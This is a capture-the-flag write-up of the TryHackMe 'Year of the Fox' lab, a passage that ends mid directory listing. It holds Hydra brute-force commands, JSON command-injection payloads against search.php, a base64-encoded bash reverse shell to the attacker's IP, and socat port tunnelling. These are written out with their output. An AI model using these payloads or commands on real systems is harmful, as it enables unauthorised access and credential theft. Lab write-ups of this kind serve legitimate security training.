[THM] Year of the Fox

Date: 30/Jul/2020
Categories: thm, linux
Tags: enumerate_proto_http, exploit_command_injection, privesc_env_relative_path

Overview

This is a writeup for TryHackMe VM Year of the Fox. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



Figure 1: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.4.29`: enumerate_proto_http, exploit_command_injection, privesc_env_relative_path

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Wed Jul 29 19:54:07 2020 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/_quick_tcp_nmap.txt -oX /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/xml/_quick_tcp_nmap.xml 10.10.41.240
Increasing send delay for 10.10.41.240 from 0 to 5 due to 25 out of 82 dropped probes since last increase.
Nmap scan report for 10.10.41.240
Host is up, received user-set (0.21s latency).
Scanned at 2020-07-29 19:54:22 IST for 42s
Not shown: 997 closed ports
Reason: 997 conn-refused
PORT    STATE SERVICE     REASON  VERSION
80/tcp  open  http        syn-ack Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=You want in? Gotta guess the password!
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)
445/tcp open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
Service Info: Hosts: year-of-the-fox.lan, YEAR-OF-THE-FOX

Host script results:
|_clock-skew: mean: -20m00s, deviation: 34m37s, median: -1s
| nbstat: NetBIOS name: YEAR-OF-THE-FOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   YEAR-OF-THE-FOX<00>  Flags: <unique><active>
|   YEAR-OF-THE-FOX<03>  Flags: <unique><active>
|   YEAR-OF-THE-FOX<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   YEAROFTHEFOX<00>     Flags: <group><active>
|   YEAROFTHEFOX<1d>     Flags: <unique><active>
|   YEAROFTHEFOX<1e>     Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 57972/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 24267/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 63864/udp): CLEAN (Failed to receive data)
|   Check 4 (port 42720/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: year-of-the-fox
|   NetBIOS computer name: YEAR-OF-THE-FOX\x00
|   Domain name: lan
|   FQDN: year-of-the-fox.lan
|_  System time: 2020-07-29T15:24:57+01:00
```

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-29T14:24:57
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 29 19:55:04 2020 -- 1 IP address (1 host up) scanned in 56.96 seconds
```

2. We find `80/tcp` to be open and enumerate it further. The webapp enforces authentication due to which we are not allowed to view any pages. We will need to find the credentials for the web app to proceed with this further:

3. From the scan results SMB for ports, we find that there are two active users on this machine: `fox` and `rascal`

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\fox (Local User)
  User Name   : fox
  Full Name   : fox
  Home Drive  : \\year-of-the-fox\fox
  Dir Drive   :
  Profile Path: \\year-of-the-fox\fox\profile
  Logon Script:

S-1-22-1-1001 Unix User\rascal (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

 ============================================
|    Getting printer info for 10.10.41.240    |
 ============================================
No printers returned.

enum4linux complete on Wed Jul 29 20:18:34 2020
```

4. We run a password bruteforce scan against the webapp for both usernames and find a hit:

```
hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /
```

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 20:22:19
[WARNING] http-head auth does not work with every server, better use http-get
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-head://10.10.41.240:80/
[80][http-head] host: 10.10.41.240   login: rascal   password: love
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 20:22:37
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
```

Figure 2: writeup.enumeration.steps.4.1

5. Upon logging in, we see a webpage with a search text box try out a few queries. Submitting an empty string shows a listing of 3 files. We setup Burp proxy and start enumerating the search functionality further:



Figure 3: writeup.enumeration.steps.5.1



Figure 4: writeup.enumeration.steps.5.2



Figure 5: writeup.enumeration.steps.5.3



Figure 6: writeup.enumeration.steps.5.4

6. We find a way to escape the search input and get command execution on the target machine:

```
POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\";whoami\n"}
```



Figure 7: writeup.enumeration.steps.6.1

7. We use this to triage the file system and find the first web flag file:

```
POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
```

```
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\"cat ../../../web-flag.txt;\n"}
```



Figure 8: writeup.enumeration.steps.7.1

Findings

Open Ports

```
80/tcp    http          Apache httpd 2.4.29
139/tcp   netbios-ssn   Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)
445/tcp   netbios-ssn   Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
```

Users

```
ssh: rascal, fox
webapp: rascal
```

Phase #2: Exploitation

1. We further leverage the command execution vulnerability to get interactive access on the target machine. For this, we first start a local netcat listener and use a bash reverse shell:

```
nc -nlvp 4433

POST /assets/php/search.php HTTP/1.1
  Host: 10.10.41.240
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
  Accept: */*
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
  Referer: http://10.10.41.240/
  Content-Type: text/plain;charset=UTF-8
  Content-Length: 101
  Authorization: Basic cmFzY2FsOmxvdmU=
  Connection: close

  {"target":"\";echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI2LjE4OS80NDMzIDA+JjE=' | base64 -d |
↪  bash \n"}
```



Figure 9: writeup.exploitation.steps.1.1

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.8.26.189] from (UNKNOWN) [10.10.41.240] 58306
bash: cannot set terminal process group (657): Inappropriate ioctl for device
bash: no job control in this shell
www-data@year-of-the-fox:/var/www/html/assets/php$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ whoami
whoami
www-data
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ uname -a
uname -a
Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.41.240  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::12:4bff:fe54:f2e0  prefixlen 64  scopeid 0x20<link>
        ether 02:12:4b:54:f2:e0  txqueuelen 1000  (Ethernet)
        RX packets 76192  bytes 8543685 (8.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72416  bytes 14679085 (14.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 10: writeup.exploitation.steps.1.2

2. We get a shell with `www-data` privileges and use it to probe further. From the listing of open ports, we find that the ssh port `22/tcp` is open and accepting connection only on the localhost interface. We can use `socat` to tunnel this port to probe it from our attacking system:

```
1 socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
```

```
www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
<cat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
^C
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.8.26.189] from (UNKNOWN) [10.10.41.240] 58316
bash: cannot set terminal process group (657): Inappropriate ioctl for device
bash: no job control in this shell
www-data@year-of-the-fox:/var/www/html/assets/php$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2096/./socat
tcp        1      0 10.10.41.240:58306      10.8.26.189:4433        CLOSE_WAIT  1977/bash
tcp        0    139 10.10.41.240:58316      10.8.26.189:4433        ESTABLISHED 2118/bash
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       1      0 10.10.41.240:80         10.8.26.189:46142       CLOSE_WAIT  -
tcp6       0      0 10.10.41.240:80         10.8.26.189:35300       TIME_WAIT   -
tcp6       0      0 10.10.41.240:80         10.8.26.189:35400       ESTABLISHED -
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ _
```

Figure 11: writeup.exploitation.steps.2.1

3. With this, we now have tunneled `localhost:22` to `10.10.41.240:1337` and can now run a ssh password bruteforce for user `fox` on it. After a few minutes we find a hit and can now login:

```
hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.41.240:1337
ssh fox@10.10.41.240 -p1337
```

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.41.240:1337
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 20:50:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.41.240:1337/
[1337][ssh] host: 10.10.41.240   login: fox   password: 1234567
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 20:51:03
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
```

Figure 12: writeup.exploitation.steps.3.1

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ ssh fox@10.10.41.240 -p1337
The authenticity of host '[10.10.41.240]:1337 ([10.10.41.240]:1337)' can't be established.
ECDSA key fingerprint is SHA256:UUzRY8LX3i6B/7AWHKO+WY0vkPQsuyyNpEvf2BI6jMU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.41.240]:1337' (ECDSA) to the list of known hosts.
fox@10.10.41.240's password:


 __   __                      __   _   _           _____
 \ \ / /__  __ _ _ __   ___  / _| | |_| |__   ___  |  ___|____  __
  \ V / _ \/ _` | '__| / _ \| |_  | __| '_ \ / _ \ | |_ / _ \ \/ /
   | |  __/ (_| | |   | (_) |  _| | |_| | | |  __/ |  _| (_) >  <
   |_|\___|\__,_|_|    \___/|_|    \__|_| |_|\___| |_|  \___/_/\_\


fox@year-of-the-fox:~$ id
uid=1000(fox) gid=1000(fox) groups=1000(fox),114(sambashare)
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ uname -a
Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ whoami
fox
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ hostname
year-of-the-fox
fox@year-of-the-fox:~$
```

Figure 13: writeup.exploitation.steps.3.2

4. We find the second flag file `/home/fox/user-flag.txt`:

```
fox@year-of-the-fox:~$ pwd
/home/fox
fox@year-of-the-fox:~$ ls -la
total 36
drwxr-x--- 5 fox  fox  4096 Jun 20 02:43 .
drwxr-xr-x 4 root root 4096 May 28 21:16 ..
lrwxrwxrwx 1 fox  fox     9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox   220 May 28 21:10 .bash_logout
